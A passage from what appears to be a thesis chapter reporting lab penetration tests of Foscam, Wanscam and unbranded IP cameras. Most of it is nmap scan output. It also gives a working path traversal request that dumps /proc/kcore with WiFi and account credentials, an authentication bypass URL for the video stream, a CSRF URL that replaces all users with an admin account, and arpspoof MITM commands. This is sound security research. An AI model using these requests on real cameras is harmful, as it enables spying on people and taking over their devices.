SF:0no-cache\r\nServer:\x20Hisilicon\x20Streaming\x20Media\
    ↳ x20Server/1\0\
SF:.0\ (Jan\x20\x206\x202016\)\r\n\r\n")%r (RTSPRequest,A9,"
    ↳ RTSP/1\0\x20200
SF:\x20OK\r\nServer:\x20Hisilicon\x20Streaming\x20Media\
    ↳ x20Server/1\0\0\
SF:( Jan\x20\x206\x202016\)\r\nCseq:\x200\r\nPublic:\
    ↳ x20OPTIONS,\x20DESCRIB
SF:E,\x20SETUP,\x20PLAY,\x20TEARDOWN,\x20SET_PARAMETER,\
    ↳ x20GET_PARAMETER\r
SF:\n\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY
    ↳ )=====
SF-Port888-TCP:V=7.25BETA1%I=7%D=9/4%Time=59AC99FF%P=x86_64
    ↳ -pc-linux-gnu%r
SF:( GetRequest,1," \x01")%r ( GenericLines,7,"1\xbc\xbf\x6\
    ↳ x20\xd4\xce")%r (H
SF: TTPOptions,3," \xc8\xb3\xce")%r (RTSPRequest,3," \x98\xcb\
    ↳ xce");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY
    ↳ )=====
SF-Port8080-TCP:V=7.25BETA1%I=7%D=9/4%Time=59AC99FF%P=
    ↳ x86_64-pc-linux-gnu%
SF:r ( GetRequest,AC,"HTTP/1\0\x20200\x20OK\r\nServer:\
    ↳ x20HiIpcam/V100R003\
SF:x20VodServer/1\0\0\r\nConnection:\x20Keep-Alive\r\
```

```

    ↪ nCache-Control:\x20
SF:no-store\r\nPragma:\x20no-cache\r\nContent-Type:\
    ↪ x20application/x-rtsp-
SF:tunnelled\r\n\r\n");
MAC Address: E8:AB:FA:A0:14:2F (Shenzhen Reecam Tech.Ltd.)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:
    ↪ linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Uptime guess: 0.013 days (since Mon Sep  4 01:52:50 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT      ADDRESS
1   8.44 ms  192.168.0.111

NSE: Script Post-scanning.
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Initiating NSE at 02:12
Completed NSE at 02:12, 0.00s elapsed
Read data files from: /usr/bin/../../share/nmap
OS and Service detection performed. Please report any
    ↪ incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.86
    ↪ seconds
        Raw packets sent: 1312 (58.522KB) | Rcvd: 1078
        ↪ (43.818KB)

```

We see from the details that port 8080 is the proxy for the HTTP service, and the POST method is supported. The device is running the web service HiIpcam/V100R003 VodServer/1.0.0, which is the same information we got when scanning with our own port scanner.

**Passive Information Gathering.** Since there are two ports hosting unknown services we searched the web for these ports could be used for. Port 50021 seemed to be used for the FTP service on the camera according to the forums at Foscam. By logging in with the username and password over FTP, the SD card on the camera can be accessed. Port 56569 and Foscam did not match any searches on the web, but after connecting the camera over WiFi there was another port open instead of 56569.

### 6.4.3 Attacking the Camera

This camera did not have any support for DDNS service, which means that the device is not vulnerable to an attack such as DDNS poisoning.

There were no options for enabling or disabling UPnP in the settings either. Before attacking the camera, we forwarded the ports from the router to the open ports in order to make it available from an external network or anywhere on the internet to perform an attack.

**Path Directory Traversal and Authentication Bypass.** The most interesting file to retrieve information from with the path directory traversal would be `/proc/kcore`. Like with the FI8910W model we tried to retrieve the file by typing in the URL for exploiting the vulnerability like this: `http://192.168.0.107:88/../../../../proc/kcore` and we tried to retrieve information with a GET request in the terminal like this: `GET http://192.168.0.107:88/../../../../proc/kcore`. Both attempts resulted in an error message, 404 - Not Found. We tried the path directory traversal exploit on the following other folders from the same level as `/proc`: `bin`, `dev`, `home`, `mnt`, `share`, `usr`, `var`, `boot`, `etc`, `lib`, `sbin`, `tmp`, `vol`. All attempts resulted with the error message 404 - Not found. We changed the port to 8080 and tried all the aforementioned combinations again. These attempts resulted in the browser downloading a file with the name of the folder to attempt with the file extension `.mov`, and the terminal retrieved the text:

```
rtsptext
rtsp://192.168.0.107:8080/iphone/0
```

The files downloaded, for example `kcore.mov` contained the same text.

The firmware on this camera is newer than the vulnerable firmware, and the path directory traversal exploit is not working on this device either.

**A Simulated MITM Attack.** We set up packet forwarding for the computer running in monitor mode as MITM and set the IP addresses to be forwarded to and from the victim computer with IP 192.168.0.104 where the commands where performed.

```
root@kali:~/arpspoof -i eth0/wlan0 -t 192.168.0.104 192.168.0.1
root@kali:~/arpspoof -i eth0/wlan0 -t 192.168.0.1 192.168.0.104
```

We started Wireshark, urlsnarf and driftnet on the MITM computer and logged in and performed some commands on the device from the victim computer. We typed in the username and password and logged in to the web UI and added a new user with a new password. Then we searched through the packets recorded by Wireshark in order to find usernames or passwords in clear text. The usernames and passwords were not sent in clear text either with http or https as we could not find them when we searched for them. There were no visible images collected by Driftnet either.

**Conclusion and Results.** It seems like this device has been successfully patched for vulnerabilities since previous firmware. The password rules are strict and the user is forced to change the password when logging in for the first time. There were no signs of use of CGI so we could not find any possible vulnerabilities with XSS or CSRF either. The camera has support for RTSP on port 554, with the command `rtsp://admin:password@192.168.0.111/videoMain`, which also can be accessed in software such as VLC Media Player as mentioned in the manual for the camera.

The manual for this camera has a security warning on the second page saying that their cameras needs good security practices to safeguard privacy. The user is encouraged to change default credentials and update firmware regularly.

## 6.5 Wanscam

This camera looks similar to the other cameras. It is from the same manufacturer, but it has a different name, Wanscam. The camera is not known to have any security vulnerabilities, and there were no security vulnerabilities found on the web when searching for Wanscam.

### 6.5.1 User Testing

This camera did not require any additional software except for the applications for iPhone and Android. We reset the device to factory settings by pushing and holding down the reset button on the bottom of the device.

**Testing the Camera Web UI.** We logged in to the Web UI with the default credentials which was the username 'admin' and the password '' (blank), which was found on the etiquette on the bottom of the camera. We could successfully access the web UI and gather information about the device. We logged in to the router and checked the local IP address of the camera. Below is the information we got from accessing the cameras web UI and the router:

The assigned IP 192.168.0.110 and the hostname `ipcam_00D6FB00DF7D` was retrieved from the router. The rest of the information was read from the settings page in the web UI, and on the etiquette on the bottom of the device. This camera had a sticker with a model number and another MAC address, similar to the Foscam model FI8910W.

UPnP and DDNS were deactivated by default, and DDNS could not be successfully activated.

Wanscam	
Model	N/A
Device firmware version	0.37.2.46
Device embedded web UI version	0.9.4.17
Log	No
Firewall	No
Micro SD Storage	No
UPnP	Deactivated
DDNS	Deactivated
DDNS address	http://tsfz.vipcam.org
HTTP	Port 80
HTTP options	Can be changed
FTP	Port 21
MAC Address	00:D6:FB:00:DF:7D
Device ID	00D6FB00DF7D
Hostname (router)	ipcam_00D6FB00DF7D
Assigned IP (router)	192.168.0.110

Table 6.3: Default settings for Wanscam

**Testing the Camera with an iPhone Application.** There was no applications which matched a search for Wanscam in the App Store, but we tried the other applications for Foscam which was from the same manufacturer. These were the same as we used for the Foscam model FI8910W. We got the message saying the camera is no longer supported when connecting with Foscam and Foscam Viewer. We tried with FoscamPro, and it was successfully connected to the camera.

**Testing the Camera with an Android Application.** There was no applications which matched a search for Wanscam in the Google Play App Store. We tried to connect with the Foscam application with the default credentials first, then we tried to connect after changing the default password. We got an error message saying the device is not supported.

**Findings on User Testing.** The web service was found on port 80 as we just had to type in the local IP address of the device in to the browser in order to log in to the web UI, and the port can be changed. The DDNS service was deactivated by default, and still could not be activated after forwarding port 80 in the router settings to port 80 on the device.

### 6.5.2 Information Gathering, Port Scanning and Vulnerability Analysis

**Active Information Gathering.** We started scanning ports 1 to 65535 with Nmap on the local IP in order to see if there was any open ports on the

device. We ran the following command:

```
root@kali:~/nmap -p1-65535 192.168.0.110
```

The results of the scan:

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-04
  ↳ 05:34 CEST
Nmap scan report for 192.168.0.110
Host is up (0.011s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 48:02:2A:4B:8E:1D (B-Link Electronic Limited)

Nmap done: 1 IP address (1 host up) scanned in 303.03 seconds
```

The scanned ports revealed a http service on port 80. From the result of the scan we also got the MAC address 48:02:2A:4B:8E:1D, and the manufacturer B-Link Electronic Limited for this device.

We enabled port forwarding in the router settings and forwarded port 80 from the router to port 80 on the device to make it accessible from an external network.

**Our Own Portscanner.** We ran the port scanner from an external network, starting the scan at IP address XXX.XXX.XXX.101 where the device is located on the network at IP address XXX.XXX.XXX.105:

```
root@kali:~/Portscanner#./scanner.pl XXX.XXX.XXX.101
```

```
IP: XXX.XXX.XXX.101 - No response!
IP: XXX.XXX.XXX.102 - No response!
IP: XXX.XXX.XXX.103 - No response!
IP: XXX.XXX.XXX.104 - No response!
IP: XXX.XXX.XXX.105 - Server response: Netwave IP Camera
```

The scan on port 80 resulted in the server response with the header information **Netwave IP Camera**. This is the same name as the device name Shekyan and Harutyunyan found in their research which could be searched for when finding vulnerable Foscam cameras with Shodan [3, 14, 17].

To find out more about the operating system that the device was running we did another Nmap scan with the option -O with the following results:

```
root@kali:~/nmap -O 192.168.0.110
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-04
  ↳ 05:23 CEST
Nmap scan report for 192.168.110 (192.168.0.110)
Host is up (0.0074s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 48:02:2A:4B:8E:1D (B-Link Electronic Limited)
Device type: specialized|webcam
Running: AirMagnet embedded, Foscam embedded, Instar embedded,
  ↳ Linux 2.4.X
OS CPE: cpe:/h:airmagnet:smartedge cpe:/h:foscam:fi8904w
  ↳ cpe:/h:foscam:fi8910w cpe:/h:foscam:fi8918w
  ↳ cpe:/h:instar:in-3010 cpe:/o:linux:linux_kernel:2.4
OS details: AirMagnet SmartEdge wireless sensor; or Foscam
  ↳ FI8904W, FI8910W, or FI8918W, or Instar IN-3010
  ↳ surveillance camera (Linux 2.4)
Network Distance: 1 hop
```

The results from the Nmap scan shows that the device type is categorized under **specialized | webcam** and running Linux kernel 2.4. The information about the OS and model number is the same information as shown when scanning the Foscam model FI8910W. For detailed information about the model, operating system and which services that were available on the device we ran Nmap with the options -v, -A and -sV:

```
root@kali:~/nmap -v -A -sV 192.168.0.110
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-04
  ↳ 05:32 CEST
NSE: Loaded 138 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:32
Completed NSE at 05:32, 0.00s elapsed
Initiating NSE at 05:32
Completed NSE at 05:32, 0.00s elapsed
Initiating ARP Ping Scan at 05:32
Scanning 192.168.0.110 [1 port]
Completed ARP Ping Scan at 05:32, 0.03s elapsed (1 total
  ↳ hosts)
Initiating Parallel DNS resolution of 1 host. at 05:32
Completed Parallel DNS resolution of 1 host. at 05:32, 0.01s
  ↳ elapsed
Initiating SYN Stealth Scan at 05:32
Scanning 192.168.0.110 [1000 ports]
Discovered open port 80/tcp on 192.168.0.110
```

```
Completed SYN Stealth Scan at 05:32, 7.66s elapsed (1000 total
→ ports)
Initiating Service scan at 05:32
Scanning 1 service on 192.168.0.110
Completed Service scan at 05:32, 5.14s elapsed (1 service on 1
→ host)
Initiating OS detection (try #1) against 192.168.0.110
adjust_timeouts2: packet supposedly had rtt of -87853
→ microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -87853
→ microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -94458
→ microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -94458
→ microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -84070
→ microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -84070
→ microseconds. Ignoring time.
NSE: Script scanning 192.168.0.110.
Initiating NSE at 05:32
Completed NSE at 05:32, 6.74s elapsed
Initiating NSE at 05:32
Completed NSE at 05:32, 0.00s elapsed
Nmap scan report for 192.168.0.110
Host is up (0.0074s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp open  http    Netwave IP camera http config
| http-methods:
|_ Supported Methods: GET POST
|_ http-server-header: Netwave IP Camera
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 48:02:2A:4B:8E:1D (B-Link Electronic Limited)
Device type: specialized|webcam
Running: AirMagnet embedded, Foscam embedded, Instar embedded,
→ Linux 2.4.X
OS CPE: cpe:/h:airmagnet:smartedge cpe:/h:foscam:fi8904w
→ cpe:/h:foscam:fi8910w cpe:/h:foscam:fi8918w
→ cpe:/h:instar:in-3010 cpe:/o:linux:linux_kernel:2.4
OS details: AirMagnet SmartEdge wireless sensor; or Foscam
→ FI8904W, FI8910W, or FI8918W, or Instar IN-3010
→ surveillance camera (Linux 2.4)
Uptime guess: 0.008 days (since Mon Sep  4 05:21:17 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Device: webcam
```

```
TRACEROUTE
HOP RTT      ADDRESS
1    7.43 ms 192.168.0.110

NSE: Script Post-scanning.
Initiating NSE at 05:32
Completed NSE at 05:32, 0.00s elapsed
Initiating NSE at 05:32
Completed NSE at 05:32, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any
  → incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.19 seconds
      Raw packets sent: 1391 (61.998KB) | Rcvd: 1394
      → (218.340KB)
```

The results did not show much more information. This Nmap scan also retrieved the http-server header **Netwave IP Camera**, and is supporting the methods GET and POST.

**Passive Information Gathering.** We performed a search for Netwave IP Camera and the top results was to a script at Exploit Database for extracting WiFi credentials from the memory for these devices [11], to a manual for using CGI for such IP cameras [10], and to Shodan [14].

### 6.5.3 Attacking the Camera

**Path Directory Traversal and Authentication Bypass.** We tried the path traversal exploit by appending `../../proc/kcore` to the URL. This was done by typing in `http://192.168.0.110/../../proc/kcore` in the web browser. The response was an error message "404 Not Found. File not found." A screenshot of the path directory traversing attempt is shown in figure 6.2. Then we tried to access the kcore with GET `http://192.168.0.110/../../proc/kcore`. After a while (a few seconds) the terminal was flooded, so we ran the GET method again and wrote the result to a file, `wanscam.kcore`. We tested the exploit over an external network as well in order to see if that worked. The kcore file was successfully downloaded in less than a minute to `wanscam.kcore` with GET `http://XXX.XXX.XXX.XXX/../../proc/kcore > wanscam.kcore`. The file was 16 MB, and while searching through the file there was a lot of useful information to gather. A search for `vipcam.org` which is the DDNS service for the device shows the DDNS username and password in plain text next to each other in three different places in the file, only separated by NULL bytes. The areas of information becomes more visible when reading the file in a hex editor as in figure 6.3, but less readable since the bytes makes more




Figure 6.2: Screenshot of the error message on a path directory traversal attempt.

```

237986 0000 0000 0000 0000 0000 0000 0000 0000
237987 0000 0000 0000 0000 0000 0002 00 74 7366 7a00
237988 0000 0000 0000 0000 0000 0000 0000 0000 0000
237989 0000 0000 0000 0000 0000 0000 0000 0000 0000
237990 0000 0000 0000 0000 0000 0000 0000 0000 0000
237991 0000 0000 0000 0000 0000 0000 0000 3236 3632
237992 3733 0000 0000 0000 0000 0000 0000 0000 0000
237993 0000 0000 0000 0000 0000 0000 0000 0000 0000
237994 0000 0000 0000 0000 0000 0000 0000 0000 0000
237995 0000 0000 0000 0000 0000 0000 0000 0076 6970

```

Figure 6.3: Byte representation of the username and password

sense when translated to ASCII. These credentials for the DDNS service at 'www.vipcam.org' are also visible in an URL in CGI-format as shown in figure 6.4. The username is 'tsfz' and the password is '266273' highlighted in green.

Searching for one of the users that has access to the camera through the Web UI shows all the users and passwords in a line next to each other. For example there's a user 'user2' with 'password' as password, next to the user 'admin' with no password. The users and passwords are surrounded by NULL bytes. As we can see in figure ??, the password which is 'password' in byte representation is outlined in red.

The figure 6.5 shows a snapshot of the line containing usernames and passwords where the password "password" for user2 is highlighted in green color. Searching for the router SSID in the kcore-file, which is dlink-F7BC on the local network, we could find the WiFi password which is 'password'. The byte representation of 'SSID=dlink...' is shown in line 956930, 'WPAPSK=' is in yellow outline and 'password' in red outline right after in the figure 6.6. The password is highlighted in the snapshot in figure 6.7. The MAC address of the router and the MAC address of the device itself is also shown further down.

Information about other devices on the network, and sensitive information

## CHAPTER 6. IMPLEMENTATION

```
112772 NUL NUL NUL VT NUL NUL NUL BF NUL NUL NUL
112773 NUL NUL NUL SO NUL NUL NUL SI NUL NUL NUL DLE NUL NUL NUL DC1 NUL NUL NUL DC2 NUL
112774 NUL NUL NUL VT NUL NUL NUL EOF NUL NUL NUL
112775 NUL NUL NUL SO NUL NUL NUL SI NUL NUL NUL BS NUL NUL NUL DC1 NUL NUL NUL DC2 NUL N
112776 GET /upgengxin.asp?username=tsfz&userpwd=266273&userdomain=vipcam.org
112777 Host: www.vipcam.org
112778 User-Agent: myclient/1.0 me@null.net
112779
112780
112781 Server: Netwave IP Camera
112782 Date: Thu, 05 Oct 2017 00:38:53 GMT
112783 Content-Type: text/html
112784 Content-Length: 372
112785 Cache-Control: private
112786 Connection: close
112787
```

Figure 6.4: The password '266273' is highlighted in green

```
NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL
admin NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL N
NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL
user2 NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL password NUL
```

Figure 6.5: All usernames and passwords for the camera

```
956925 0000 0000 0000 0000 0000 0000 0000 0000
956926 0000 0000 0000 0000 0000 0000 0000 0000
956927 0000 0000 0000 0000 0000 0000 0000 0000
956928 0000 0000 0010 0000 0000 0000 0000 542d 5000
956929 5b44 6566 6175 6c74 5d0a 436f 756e 7472
956930 7952 6567 696f 6e3d 300a 5353 4944 3d64
956931 6c69 6e6b 2d46 3742 430a 4e65 7477 6f72
956932 6b54 7970 653d 496e 6672 610a 4368 616e
956933 6e65 6c3d 300a 5769 7265 6c65 7373 4d6f
956934 6465 3d39 0a41 7574 684d 6f64 653d 5750
956935 4132 5053 4b0a 456e 6372 7970 5479 7065
956936 3d41 4553 0a57 5041 5053 4b3d 7061 7373
956937 776f 7264 0a00 0000 0000 0000 0000 0000
956938 0000 0000 0000 0000 0000 0000 0000 0000
956939 0000 0000 0000 0000 0000 0000 0000 0000
956940 0000 0000 0000 0000 0000 0000 0000 0000
```

Figure 6.6: Byte representation of the WiFi credentials



like e-mail addresses could also be found in this file. There was no need to search any further as the most sensitive information could already be found here. This information makes an attacker able to do a lot and access the WiFi and all the devices on the network with the SSID and WiFi password. The cameras users and their passwords and the DDNS credentials can be used in order to log into the Web UI and change the settings on camera as an authorized user according to the log file on the device. Having the login credentials for the device means that one can also have the privileges to update the firmware for the device. With tools like "getmecamtool" developed by Shekyan and Harutyunyan, an attacker can abuse this control of the device to extract the firmware from the device, make changes to it and pack it together before installing this modified firmware on the device again. This modification made can be used to host files [17]. In this way an attacker can also host malicious software, and the attack can in many ways escalate and become much greater because of this security vulnerability.

**CGI.** This camera also has support for CGI commands. For example plotting in `http://192.168.0.109/snapshot.cgi?user=admin&pwd=` in the browser will take a snapshot from the camera, and the username and password will be sent in plain text since the camera is using the HTTP protocol.

Authentication with Video Stream

```
http://192.168.0.110/snapshot.jpg?user=admin&pwd=&strm=0
```

The got video stream from both the browser and VLC Media Player with the following command:

```
http://admin:@192.168.0.110/videostream.asf?user=admin&pwd=&  
↪ resolution=320x240
```

We managed to bypass the authentication with the following commands in the browser:

```
http://192.168.0.110/videostream.asf?&resolution=320x240
```

and:

```
http://XXX.XXX.XXX.XXX/videostream.asf?&resolution=320x240
```

while VLC forced the user to type in a username and password. The URL could even be shorted down to just appending `videostream.asf?` after the URL on both the local and public IP address, for example:

```
http://192.168.0.110/videostream.asf?
```

All users will be removed and a new user, 'csrf' will be set with the password 'csrf' and administrator privileges with the following URL:

```
http://192.168.0.110/set_users.cgi?user1=&pwd1=&pri1=2&user2  
→ =&pwd2=&pri2=&user3=&pwd3=&pri3=&user4=&pwd4=&  
→ pri4=&user5=&pwd5=&pri5=&user6=&pwd6=&pri6=&user7  
→ =&pwd7=&pri7=&user8=csrf&pwd8=csrf&pri8=2&next_url=  
→ http://www.google.com
```

An error message appears, but it still works. An attack like this can only be done if the user is tricked to click the link.

For example a request like this is done:

because of the CSRF vulnerability, a firmware upgrade could also be started by a hacker. The hacker's firmware could implement more backdoors since the firmware file format is not signed and easy to RE. if the webcam telnet port is opened on the Internet, then the network is already fully compromised

#### 6.5.4 A Simulated MITM Attack

We set the computer running the network card in monitor mode to forward packets by changing the 0 to 1, and started the tools Wireshark, arpspoof, driftnet and urlsnarf. The victim computer was located at the same IP as with the Foscam model FI9821P so we ran the same commands with arpspoof with this device. We started recording the packet stream on the computer in monitor mode, typed in the username and password and performed some commands on the victim computer in order to find information while inspecting the packets. We searched through the packets through the packets which contained information in clear text, so we looked specifically for such as 'user' and 'password'. What we could see at these fields was ASCII characters encoded with base64, these characters can easily be decoded in a base64-decoder. Decoding these strings shows that username and passwords are sent on the form 'username:password' on many of the requests we did in the Web UI. The results from urlsnarf did not give any other information than Wireshark, but the packets were easier to read in Wireshark. There were no visible images collected by Driftnet.

**Conclusion and Results.** This device runs the same type of firmware as the other Foscam models, but it is an older version which contains vulnerabilities which is considered serious according to CVE Details<sup>13</sup><sup>14</sup>. There is a major impact on the confidentiality as there is a complete information disclosure, resulting in revealed sensitive information, WiFi credentials, and usernames and passwords for authentication on the device. There might be an impact on the integrity and availability with these attacks considering how an attacker wishes to use the information

---

<sup>13</sup><https://www.cvedetails.com/cve/CVE-2013-2560/>

<sup>14</sup><http://www.cvedetails.com/cve/CVE-2014-1911/>

retrieved. The memory leak leads to even more vulnerable devices than just this camera, since there is information about the SSID credentials and MAC addresses of other devices on the network revealed from this exploit as well.

The user is not forced to, and not even encouraged to change the password when logging in to the Web UI, but the usernames can be changed. There are eight spaces open for creating user accounts to access the device. The passwords can be up to 12 characters and there are no rules like using a long password, numbers or special characters required when setting a password. The password can actually be set to be blank as the default password is for the administrator user.

### 6.6 Penetration Testing on a Camera from a Different Manufacturer

This camera is from a different manufacturer, the manufacturer is unknown since it was bought on eBay. The camera is labeled with the text "IP CAMERA". The camera does not have any known security vulnerabilities, and there was no security vulnerabilities found on the web when searching for information like IP CAMERA and its model number.

#### 6.6.1 User Testing

There was no additional software for the camera than the software provided through the web service on the camera itself. The camera was reset to factory settings by pressing a reset button on the bottom of the device.

**Testing the Camera Web UI.** We logged in to the Web UI with the default credentials found on a label on the bottom of the camera, which was username "admin" and password "admin". We could successfully access the Web UI and gather information about the device in the settings and information page. This is the information we could get as a user on the device:

We could also see that there was two more users by default settings, one user with the username "user" and password "user" and a guest user with username "guest" and password "guest". We got the assigned IP 192.168.0.113 from the router, and the information about what services that are supposed to be used. The DDNS service was disabled by default and could not be activated, and UPnP was activated by default.

## 6.6. PENETRATION TESTING ON A CAMERA FROM A DIFFERENT MANUFACTURER

IP CAMERA	
Model	C9F0SeZ0N0P0L0
Software version	V9.1.6.1.13-20170119
Device embedded web UI version	V1.0.1
User accounts	3
Log	Yes
Firewall	No
Micro SD Storage	Yes
UPnP	Enabled
DDNS	Disabled
HTTP	Port 80
HTTP options	Can not be changed
HTTPS	No
FTP	Port 21
FTP options	Enabled
Micro SD Storage	Yes
Onvif	Port 888
RTSP	Port 554
RTMP	Port 1935
MAC Address	00:7E:56:9D:3E:FF
UID	FFFF-087904-DCFFB
Hostname (router)	IPCAM
Assigned local IP (router)	192.168.0.113

Table 6.4: Default settings for IP CAMERA

### 6.6.2 Information Gathering, Port Scanning and Vulnerability Analysis

**Active Information Gathering** We started scanning ports 1 to 65535 with Nmap on the local IP in order to see if there was any open ports on the device. We ran the following command:

```
root@kali:~/nmap -p1-65535 192.168.0.113
```

We got the following results:

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-10-10
↪ 00:25 CEST
Nmap scan report for 192.168.0.113
Host is up (0.0054s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
80/tcp    open  http
554/tcp   open  rtsp
1935/tcp  open  rtmp
8080/tcp  open  http-proxy
MAC Address: 00:E0:F8:39:41:2E (Dicna Control AB)
```

```
Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds
```

The scanned ports shows that there are four services available on four open TCP ports. The HTTP service on port 80, RTSP on port 554, RTMP on port 1935 and the http-proxy on port 8080. The retrieved MAC address 00:E0:F8:39:41:2E, is different here because this scan was done while the camera was connected over the ethernet port instead of WiFi. We see that the MAC address belongs to Dicna Control AB. We forwarded the open ports and made them accessible from an external network.

**Our Own Portscanner.** We ran the portscanner from an external network, starting the scan at IP address XXX.XXX.XXX.101 where the device is located at IP address XXX.XXX.XXX.105:

```
root@kali:~/Portscanner#./scanner.pl XXX.XXX.XXX.101
```

```
IP: XXX.XXX.XXX.101 - No response!  
IP: XXX.XXX.XXX.102 - No response!  
IP: XXX.XXX.XXX.103 - No response!  
IP: XXX.XXX.XXX.104 - No response!  
IP: XXX.XXX.XXX.105 - No response!
```

We could not get any response from the device on port 80 with our own portscanner. We continued the information gathering with Nmap and the option -O and got the following results:

```
root@kali:~/nmap -O 192.168.0.113
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-10-10  
↪ 00:56 CEST  
Nmap scan report for 192.168.0.113  
Host is up (0.014s latency).  
Not shown: 996 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
554/tcp    open  rtsp  
1935/tcp   open  rtmp  
8080/tcp   open  http-proxy  
MAC Address: 00:E0:F8:39:41:2E (Dicna Control AB)  
Device type: general purpose  
Running: Linux 2.6.X|3.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
↪ cpe:/o:linux:linux_kernel:3  
OS details: Linux 2.6.32 - 3.10  
Network Distance: 1 hop
```

## 6.6. PENETRATION TESTING ON A CAMERA FROM A DIFFERENT MANUFACTURER

```
OS detection performed. Please report any incorrect results at
↳ https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.17 seconds
```

The results from the Nmap scan shows that the device type is categorized under **general purpose** and running Linux kernel 3. For detailed information about the model, operating system and which services that were available on the device we ran Nmap with the options -v, -A and -sV:

```
root@kali:~/nmap -v -A -sV 192.168.0.113
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-10-10
↳ 01:05 CEST
NSE: Loaded 138 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:05
Completed NSE at 01:05, 0.00s elapsed
Initiating NSE at 01:05
Completed NSE at 01:05, 0.00s elapsed
Initiating ARP Ping Scan at 01:05
Scanning 192.168.0.113 [1 port]
Completed ARP Ping Scan at 01:05, 0.03s elapsed (1 total
↳ hosts)
Initiating Parallel DNS resolution of 1 host. at 01:05
Completed Parallel DNS resolution of 1 host. at 01:05, 0.00
↳ s elapsed
Initiating SYN Stealth Scan at 01:05
Scanning 192.168.0.113 [1000 ports]
Discovered open port 8080/tcp on 192.168.0.113
Discovered open port 554/tcp on 192.168.0.113
Discovered open port 80/tcp on 192.168.0.113
Discovered open port 1935/tcp on 192.168.0.113
Completed SYN Stealth Scan at 01:05, 1.26s elapsed (1000
↳ total ports)
Initiating Service scan at 01:05
Scanning 4 services on 192.168.0.113
Completed Service scan at 01:06, 38.62s elapsed (4 services
↳ on 1 host)
Initiating OS detection (try #1) against 192.168.0.113
NSE: Script scanning 192.168.0.113.
Initiating NSE at 01:06
Completed NSE at 01:06, 8.76s elapsed
Initiating NSE at 01:06
Completed NSE at 01:06, 0.00s elapsed
Nmap scan report for 192.168.0.113
Host is up (0.013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Mongoose httpd
| http-auth:
| HTTP/1.1 401 Unauthorized
|_ Basic realm=index.html
| http-methods:
```

```

|_ Supported Methods: GET HEAD
|_http-title: Login
554/tcp open rtsp
|_rtsp-methods: OPTIONS, DESCRIBE, SETUP, TEARDOWN, PLAY,
    ↳ SET_PARAMETER, GET_PARAMETER
1935/tcp open tcpwrapped
8080/tcp open soap gSOAP 2.8
|_http-server-header: gSOAP/2.8
|_http-title: Site doesn't have a title (text/xml; charset=
    ↳ utf-8).
1 service unrecognized despite returning data. If you know
    ↳ the service/version, please submit the following
    ↳ fingerprint at https://nmap.org/cgi-bin/submit.cgi?
    ↳ new-service :
SF-Port554-TCP:V=7.25BETA1%I=7%D=10/10%Time=59DC00C2%P=
    ↳ x86_64-pc-linux-gnu
SF:%r(GetRequest,8A,"RTSP/1\0\x20400\x20Bad\x20Request\r\
    ↳ nCSeq:\x200\r\nS
SF:erver:\x20Hipcarn\x20RealServer/V1\0\r\n\r\nRTSP/1\0\
    ↳ x20400\x20Bad\x20
